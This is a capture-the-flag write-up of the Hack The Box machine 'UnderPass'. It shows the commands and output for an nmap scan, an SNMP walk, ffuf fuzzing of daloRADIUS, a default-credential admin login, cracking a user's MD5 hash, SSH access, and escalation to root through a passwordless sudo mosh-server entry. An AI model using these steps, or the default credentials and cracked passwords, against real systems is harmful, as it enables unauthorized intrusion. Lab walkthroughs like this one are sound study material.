

Writeup Underpass

Nmap

The first step in analyzing UnderPass was network reconnaissance using **Nmap**. This tool was used to identify open ports, services, and potential vulnerabilities. For example, use the following command:

```
nmap -p- -sCV -sU 10.129.188.174 -vvvv
```

- **-sC**: Runs default scripts.
- **-sV**: Detects service versions.

The scan results revealed the services and ports that required further investigation.

```
[eu-dedivip-2]-[10.10.14.39]-[hackthekat123@htb-y2y7pdmgu]-[~]
[*]$ nmap -p- -sCV 10.129.188.174 -vvvv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 07:32 CST
NSE: Loaded 156 scripts for scanning.

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBK+kvbyNUGlQLkP2Bp7QVhfp7EnRwMHVtM7xtxk34WU5s+1YksJ07/lmMpJN/bwey1SVpG0FagL0C/+2r71XUEo=
|   256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1IbnQIAI18XNCLFSlxMN1bmm+q7mFtNDYzoGAJ/vDNa6MUjfu91
80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.4.52 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Following image below will show the output of an SNMP (Simple Network Management Protocol) walk command executed on a host named `underpass.htb`. The command used is `snmpwalk -v 2c -c public underpass.htb`, which queries the SNMP agent on the target host using SNMP version 2c and the community string `public`. The output displays various Object Identifiers (OIDs) and their corresponding values retrieved from the SNMP agent.

```
[eu-dedivip-2]-[10.10.14.39]-[hackthek123@htb-y2y7pdmngu]-[~]
[*]$ snmpwalk -v 2c -c public underpass.htb
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (195988) 0:32:39.88
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
```

Directory Fuzzing

A directory fuzzing approach was used to discover hidden directories and files on the web server. This was done using tools such as **Gobuster** or **FFUF**. Use the following example command:

```
ffuf -u http://underpass.htb/daloradius/FUZZ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php,html
```

- **-u:** Specifies the URL of the target website.
- **-w:** Points to the wordlist used for brute-forcing.
- **-e:** These are the extensions we're searching for

Key findings such as admin panels or configuration files may result from this process.

```
[eu-dedivip-2]-[10.10.14.39]-[hackthehackat123@htb-y2y7pdnmgm]-[~]
[*]$ ffuf -u http://underpass.htb/daloradius/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php,html
```

v2.1.0-dev

Default Credentials

During the analysis, default credentials were used to gain access to the administrator interface. The credentials used were:

- **Username:** administrator
- **Password:** radius

This highlights the importance of changing default credentials to prevent unauthorized access.

Once we are logged in, will we take a look in the User Management. there we will see that there is 1 user active.

ID	Name	Username	Password	Last Login Time
6		svcMosh	412DD4759978ACFCC81DEAB01B382403	(n/a)

displayed 1 record(s)

Hash Analysis


A hashed value was discovered and then decrypted using **CrackingStation**, an online hash-cracking tool.

1. Enter the hash on the CrackingStation website.
2. Retrieve the plaintext of the hash.

This process confirmed the vulnerability of poorly secured passwords.

Enter up to 20 non-salted hashes, one per line:

412DD4759978ACFCC81DEAB01B382403



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
412DD4759978ACFCC81DEAB01B382403	md5	underwaterfriends

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

[Download CrackStation's Wordlist](#)

SSH Access

Further analysis allowed logging into the SSH server with the following credentials:

- ****Username:**** svcMosh
- ****Password:**** underwaterfriends

Access to the SSH server enabled further exploration and analysis of specific services.

```
Last login: Thu Dec 12 15:45:42 2024 from 10.10.14.65
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ cat user.txt
b9c969d08d8d16a6f6d870253edef299
svcMosh@underpass:~$
```

There we have the first flag

If we do the command “sudo -l” then we can see what command we can run as root.

```
Last login: Sun Dec 29 14:00:09 2024 from 10.10.14.65
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
svcMosh@underpass:~$
```

Port Configuration for Mosh

Using the **MoshServer** service required specific ports for communication. Configuration and connection were established as follows:

Command for New Connection

```
sudo mosh-server new -p 60004 <Chosen port>
```

Replace the port values with the correct range parameters.

This command established a stable connection as an administrator.

```
svcMosh@underpass:~$ sudo mosh-server new -p 60004
M
MOSH CONNECT 60004 dmEzwd8w3sZ63ujqVd13Rg
p
mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
b
p[mosh-server detached, pid = 2321]
svcMosh@underpass:~$ MOSH_KEY=dmEzwd8w3sZ63ujqVd13Rg mosh-client 127.0.0.1 60004
```

as you can see are we the root user now and did we find the second flag. (Vergeten foto te nemen van de 2de flag.)

